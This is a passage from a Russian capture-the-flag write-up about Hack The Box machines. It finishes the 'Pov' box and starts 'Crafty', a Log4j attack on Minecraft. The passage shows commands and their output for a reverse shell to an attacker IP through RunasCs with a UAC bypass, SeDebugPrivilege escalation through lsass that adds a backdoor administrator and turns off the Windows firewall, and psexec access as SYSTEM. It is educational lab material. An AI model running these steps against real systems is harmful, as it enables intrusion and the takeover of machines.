connect to [10.10.16.97] from (UNKNOWN) [10.10.11.251] 49766

PS C:\Users\alaading\Documents> ls ..\Desktop\


    Directory: C:\Users\alaading\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         3/11/2024  11:02 PM             34 user.txt


PS C:\Users\alaading\Documents> gc ..\Desktop\user.txt
1c645d2ef84836ac92088d82b64622fb
```

Флаг пользователя

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ

Активация привилегии

Просматривая информацию о пользователе, обращаем внимание на присутствующую, но отключенную привилегию `SeDebugPrivilege`.



```
PS C:\Users\alaading\Documents> ls ..\Desktop\


    Directory: C:\Users\alaading\Desktop


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-ar---         3/11/2024  11:02 PM             34 user.txt


PS C:\Users\alaading\Documents> gc ..\Desktop\user.txt
1c645d2ef84836ac92088d82b64622fb
PS C:\Users\alaading\Documents> whoami /all


USER INFORMATION
----------------

User Name    SID
============ =============================================
pov\alaading S-1-5-21-2506154456-4081221362-271687478-1001


GROUP INFORMATION
-----------------

Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Remote Management Users        Alias            S-1-5-32-580 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                          Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                   Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization         Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account             Well-known group S-1-5-113    Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication       Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeDebugPrivilege              Debug programs                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Информация о пользователе


У пользователей, которые обладают опасными привилегиями, в нашем случае `SeDebugPrivilege`, при логоне могут формироваться два токена доступа. Один — непривилегированный, а второй с активными опасными привилегиями. Для их разделения существует механизм UAC (User Account Control). Таким образом, можно обойти UAC и получить токен с активной привилегией `SeDebugPrivilege`, например с помощью **RunasCs**.

Запускаем листенер:

```
rlwrap nc -nlvp 6543
```


И выполняем реверс-шелл с обходом UAC.

```
.\RunasCs.exe alaading f8gQ8fynP44ek1m3 cmd.exe -l 9 -r 10.10.16.97:
6543 --bypass-uac
```



```
PS C:\Users\alaading\Documents> .\RunasCs.exe alaading f8gQ8fynP44ek1m3 cmd.exe -l 9 -r 10.10.16.97:6543 --bypass-uac
[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-9f8b75$\Default
[+] Async process 'cmd.exe' with pid 1392 created and left in background.
```

Выполнение RunasCs



```
rlwrap nc -nlvp 6543
listening on [any] 6543 ...
connect to [10.10.16.97] from (UNKNOWN) [10.10.11.251] 49901
Microsoft Windows [Version 10.0.17763.5329]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== ========
SeDebugPrivilege              Debug programs                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeDebugPrivilege              Debug programs                 Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
PS C:\Windows\system32>
```


Сессия пользователя

LPE через SeDebugPrivilege

Привилегия `SeDebugPrivilege` нужна для отладки и настройки памяти процесса, принадлежащей другой учетной записи. Эта привилегия помимо того, что позволяет атакующему сдампить учетные записи `SAM` и `SYSTEM` для извлечения хешей паролей, дает возможность выполнять код в контексте учетки `SYSTEM`. В этом поможет **SeDebugPrivilege Exploit**.

Этой утилите нужно передать PID процесса, в контексте которого будет выполнена команда. Возьмем работающий от имени `SYSTEM` процесс `lsass`.

```
Get-Process lsass
```




```
PS C:\Windows\system32> Get-Process lsass
Get-Process lsass

Handles  NPM(K)    PM(K)      WS(K)     CPU(s)     Id  SI ProcessName
-------  ------    -----      -----     ------     --  -- -----------
   1064      24     6296      10012      17.70    624   0 lsass
```

Параметры процесса lsass

Узнали PID 624. Теперь создадим своего пользователя и добавим его в группу администраторов.


```
SeDebugPrivesc.exe 624 "net user ralf Password123 /add"
```



```
PS C:\Users\alaading\Documents> .\SeDebugPrivesc.exe 624 "net user ralf Password123 /add"
.\SeDebugPrivesc.exe 624 "net user ralf Password123 /add"
pid= 624
[+] New process is created successfully.
    |-> PID : 1712
    |-> TID : 1476
```

Создание пользователя

```
SeDebugPrivesc.exe 624 "net localgroup Administrators ralf /add"
```




```
PS C:\Users\alaading\Documents> .\SeDebugPrivesc.exe 624 "net localgroup Administrators ralf /add"
.\SeDebugPrivesc.exe 624 "net localgroup Administrators ralf /add"
pid= 624
[+] New process is created successfully.
    |-> PID : 1596
    |-> TID : 2992
```

Добавление пользователя в группу

Свой администратор создан, но службы, через которые можно подключиться и получить управление, недоступны. В такой ситуации решение простое — отключим файрвол Windows.

```
SeDebugPrivesc.exe 624 "netsh advfirewall set allprofiles state off"
```




```
PS C:\Users\alaading\Documents> .\SeDebugPrivesc.exe 624 "netsh advfirewall set allprofiles state off"
.\SeDebugPrivesc.exe 624 "netsh advfirewall set allprofiles state off"
pid= 624
[+] New process is created successfully.
    |-> PID : 1872
    |-> TID : 3788
```

Отключение файрвола

С помощью **NetExec** проверим доступность хоста и права созданного пользователя на службе SMB.

```
nxc smb pov.htb -u ralf -p Password123
```




```
~/tmp/HTB/pov (12.612s)
nxc smb pov.htb -u ralf -p Password123
SMB         10.10.11.251    445    POV              [*] Windows 10.0 Build 17763 x64 (name:POV) (domain:pov) (signing:False) (SMBv1:False)
SMB         10.10.11.251    445    POV              [+] pov\ralf:Password123 (Pwn3d!)
```

Проверка пользователя

Строка `Pwn3d!` означает, что пользователь является администратором. Осталось получить шелл с помощью `psexec`, и у нас будет флаг рута.

```
impacket-psexec 'ralf:Password123'@10.10.11.251
```



```
~/tmp/HTB/pov
impacket-psexec 'ralf:Password123'@10.10.11.251
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Requesting shares on 10.10.11.251.....
[*] Found writable share ADMIN$
[*] Uploading file YUtBGGqS.exe
[*] Opening SVCManager on 10.10.11.251.....
[*] Creating service XKlN on 10.10.11.251.....
[*] Starting service XKlN.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.5328]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> type C:\Users\Administrator\Desktop\root.txt
0fd9004512d549587471fc1ee3f2fb17
```

Флаг рута

Машина захвачена!

Crafty
OS
Windows
RELEASE DATE
10 Feb 2024
DIFFICULTY
Easy
POINTS
20

HTB CRAFTY

Атакуем сервер Minecraft через уязвимость в Log4j

Сегодня я на живом примере покажу, как сервер Minecraft, работающий на Windows, может быть атакован при помощи существующего эксплоита. Получив возможность удаленно выполнять код, мы проанализируем установленные плагины и найдем данные для повышения привилегий в системе.

RalfHacker
hackerralf8@gmail.com

Наша цель — захват машины Crafty с учебной площадки Hack The Box. Уровень задания — легкий. Все действия будут выполняться на Linux.

WARNING

Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА

Сканирование портов

Добавляем IP-адрес машины в `/etc/hosts`:

```
10.10.11.249    crafty.htb
```

И запускаем сканирование портов.


Справка: сканирование портов

Сканирование портов — стандартный первый шаг при любой атаке. Он позволяет атакующему узнать, какие службы на хосте принимают соединение. На основе этой информации выбирается следующий шаг к получению точки входа.

Наиболее известный инструмент для сканирования — это Nmap. Улучшить результаты его работы ты можешь при помощи следующего скрипта:

```
#!/bin/bash
ports=$(nmap -p- --min-rate=500 $1 | grep ^[0-9] | cut -d '/' -f 1 |
tr '\n' ',' | sed s/,$//)
nmap -p$ports -A $1
```

Он действует в два этапа. На первом производится обычное быстрое сканирование, на втором — более тщательное сканирование, с использованием имеющихся скриптов (опция `-A`).



